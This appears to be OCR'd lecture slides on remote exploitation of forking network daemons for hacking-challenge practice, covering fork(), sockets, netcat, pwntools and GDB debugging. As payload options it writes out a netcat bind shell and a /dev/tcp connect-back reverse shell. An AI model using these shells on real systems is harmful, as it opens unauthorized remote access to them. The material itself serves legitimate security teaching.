
Remote Exploit

Content



Key take away

Key take away:

- For exploiting purposes, the target process looks the same
 - Exploitation is deterministic
- Making server crash makes it restart
 - We have as many tries as we want

Source Code – Parent Process

```
int newServerSocket;
listen(serverSocket,5)
while (1) {
      newserverSocket = accept(serverSocket, &cli addr, &clilen);
      pid = fork();
      if (pid == 0) {
             /* This is the client process */
             close(serverSocket);
             doprocessing(newserverSocket);
             exit(0);
       } else {
             close(newserverSocket);
```

Source Code – Client Process

```
// Child process handling client
void doprocessing (int clientSocket) {
    char password[1024];
    int n;
    printf("Client connected\n");

    n = read(clientSocket, username, 1024);
    handleData(username);
}
```

Remote Exploit Payload Types

Remote Exploits

What is a remote exploit?

- Attacking an application on another computer
- Via the network

Local: Payload can be in:

- Program arguments
- File
- Environment variable
- Etc.

Remote:


- "Packets"
- Data sent to server

Remote Exploits

What is different between local and remote exploits?

- Theoretically, nothing
- Practically, there are some interesting differences
- This slides are mostly useful as reference for the hacking challenges

Remote Exploit Architecture



Remote Exploit Architecture

Payload differences:

What exactly should we execute?

Remote Exploit Architecture

Payload possibilities


Local server with shell:

- Server (target):
 - Listen shell with netcat
 - \$ nc -l -e /bin/sh 192.168.1.1 4444
- Client:
 - Connect with netcat
 - \$ nc 192.168.1.1 4444


Connect-Back shell:

- Client: listen for shell with netcat
 - \$ nc -1 -p 4242
- Server (target): connects back
 - /bin/bash -l > /dev/tcp/10.0.0.1/4242 0<&1 2>&1


Remote Exploit – Local Server



Remote Exploit – Connect-back



Remote Exploit – Connection Reuse



Remote Exploit How do Daemons work?


Server listens on a port


When a client connects (finished TCP handshake):


- Fork (Create new process, copy of current)
- Child handles the client


The parent is always ready for new connections


All connections are handled by children

















```
while (1) {
     // Accept blocks until a client connects
     newserverSocket = accept(serverSocket, ...);
     // Make a copy of myself
     pid = fork();
     if (pid == 0) {
        /* This is the client process */
        doprocessing(newserverSocket);
     } else {
        /* Server process - do nothing */
```

WTF is this fork()?

- Create an EXACT copy of the current process
 - Duplicate memory pages as COW (copy on write), pretty cool stuff
- If return value == 0: You are in child
- If return value > 0: You are the parent

WTF are sockets?

- "Bidirectional pipes"
- Pipe: read(), write()
- Or: An integer which represents a pipe
 - pretty much like file descriptors (read/write into a file)
- Child processes inherits sockets of parent
- Processes write/read to socket
 - OS makes sure it transports it to the other side (TCP/IP and stuff)

```
# ps axw | grep -i challenge
9008 pts/1 S+ 0:00 ./challenge6
9012 pts/1 Z+ 0:00 [challenge6] <defunct>
```

```
-brightside
-xfce4-panel--panel-2-actions
-panel-6-systray
-sudo--xfce4-terminal--gnome-pty-helpe
-zsh--bash--challenge6--challenge6
-zsh--bash
-zsh--bash--pstree
-zsh--bash--less
-zsh--vi
-2*[zsh]
-{gdbus}
-{gmain}
```

What is this <defunct>?

A zombie process

"A zombie is a child, whose parent did not check their status after it died or was killed"

■ Cant make this stuff up ©

What if the parent of a child dies?

■ When the parent dies too, the child gets adopted by init (pid 1) (true story)

Why all this?

- No fork: all clients are served by the same process (serially)
- Worst case: process crashes, no more serving children

What are the alternatives?

- Threads
 - A thread is not a new process (all threads run in the same process)
 - Threads are created much faster than forks
- old: tcpwrapper
- Fork() is kinda expensive

Apache


- mpm-pre-fork: Several (already started) children, no threads
- mpm-multi-threaded: Create one process, but several threads
- mpm-worker: Multiple processes, with multiple threads

Remote Exploit: Forking Daemon


Remote Exploit: Exploiting Differences

Exploiting differences:

- Everything is transmitted as packets
- Exploit may use several packets
- Or even use information in responses




```
write (int fd, void *buf, size_t count);
read (int fd, void *buf, size_t count);
```




```
write (int fd, void *buf, size_t count);
read (int fd, void *buf, size_t count);
```

Remote Exploit: Exploiting Differences



Remote Exploit: Exploiting Differences



Remote Exploit: Example

Remote Exploit with netcat

How to interact with a remote server?

- Netcat
 - Netcat (nc) is like "telnet", but much simpler
 - Allows sending and receiving bytes

```
[user@host]# nc smtp.domain.com 25
220 myrelay.domain.com ESMTP
HELO smtp.domain.com
250 myrelay.domain.com
MAIL FROM:<alice@hacker.com>
250 sender <alice@hacker.com> ok
RCPT TO:<bob@secure.net>
250 recipient <bob@secure.net> ok
DATA
```

Remote Exploit with netcat

How to interact with a remote server?

- Netcat
 - Connect to socket, write(socket) what we read(stdin)
 - Just print() the exploit, and use nc to transfer it

```
./exploit.py | nc localhost 1337
```

Exploit.py:

```
print "A" * 200 + "BBB"
```

Remote Exploit with scripts

How to interact with a remote server?

- Use perl/python/ruby/whatever
 - Connect() to server
 - Write() exploit

Remote Exploit with pwntools

How to interact with a remote server?

Python and pwntools

```
tube = connect("localhost", 5001)
payload = "A" * 200 + "BBB"

def doBof():
    tube.recvuntil(">")
    tube.sendline("1");
    tube.sendline(payload)
    tube.recv()
```

Start vulnerable server in the background:

```
$ ./challenge16 &
```

Port already used? Kill old process/zombie:

```
$ pkill challenge16
```

```
Start GDB with the program:
$ gdb -q challenge16
Find <pid>:
$ ps axw | grep challenge16
Attach the parent:
(gdb) attach <pid>
Set follow-fork-mode child:
(gdb) set follow-fork-mode child
Continue:
(gdb) c
```

When executing the exploit:

- GDB will see fork()
- GDB will detach from parent
- GDB will attach to child
- Memory corruption in child -> debug along

Want to try improved exploit? Attach again:

```
(gdb) attach <pid>
(gdb) c
```

Recap

Source Code – Parent Process

```
int newServerSocket;
listen(serverSocket,5)
while (1) {
